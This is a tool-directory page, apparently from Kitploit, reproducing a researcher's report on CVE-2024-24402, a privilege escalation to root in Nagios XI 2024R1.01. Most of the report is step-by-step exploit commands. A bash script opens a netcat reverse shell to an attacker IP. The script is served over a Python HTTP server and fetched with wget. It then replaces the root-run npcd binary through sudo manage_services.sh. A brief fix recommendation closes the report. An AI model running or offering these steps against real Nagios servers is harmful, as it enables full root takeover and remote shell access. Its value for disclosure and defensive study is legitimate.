
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-24402 — Priv esc in Nagios 2024R1.01 | Kitploit
Tools/GitHubGitHub/mawk0235/cve-2024-24402
Privilege EscalationVulnerability AnalysisExploitationPost-ExploitationPenetration TestingRed Teaming
GitHubmawk0235/cve-2024-24402

CVE-2024-24402

Priv esc in Nagios 2024R1.01

View Repository
4192 years agoNot yet reviewed
Share

Vulnerability Report

CVE Disovered by: Jarod Jaslow (MAWK)

Vulnerability Details:

  • Endpoint: Nagios XI Version 2024R1.01
  • Vulnerability Type: Privilege Escalation from User "NAGIOS"
  • Exploitation Result: Full root access on the target system

Steps to Reproduce:

1. Create a Fresh Instance of Nagios XI Version 2024R1.01:

  • Download the Nagios XI OVA file from: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova
  • Deploy the OVA to create a fresh instance. -Using my previous report gain RCE on the server

2. Abuse Privilege Escalation:

  • As the user "NAGIOS," create a file on the attacker machine with the following content:

    #!/bin/bash
    nc -e /bin/bash <Attacker IP> 4445
    

Pasted image 20240118113554

  • Host the file on the attacker machine via a Python HTTP server:

    python3 -m http.server 8000

    

Pasted image 20240118173813

  • Start a Netcat (NC) listening server on the attacker machine:

    nc -nlvp 4445
    

Pasted image 20240118173831

3. Execute the Exploitation on the Victim Computer:


  • Fetch the file from the attacker machine:

    wget http://<Attacker IP>:8000/npcd
    

Pasted image 20240118173846


  • Execute the following commands to escalate privileges and receive a connection as root:

    sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
    cp npcd /usr/local/nagios/bin/npcd
    sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
    

Pasted image 20240118173857

Pasted image 20240118173915

Recommendation:

It is recommended to restrict the ability of the user "NAGIOS" to write to Nagios service executables that are run as root. This can be achieved by implementing stricter file permissions and access controls for the relevant directories and files associated with Nagios services.

This should be fixed in new releases

CVE:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-24402

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    396
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    AI powered OSINT engine to discover and map 7,700+ social media identities across the web

    260

Explore all tools

Browse our collection of tools

View all tools →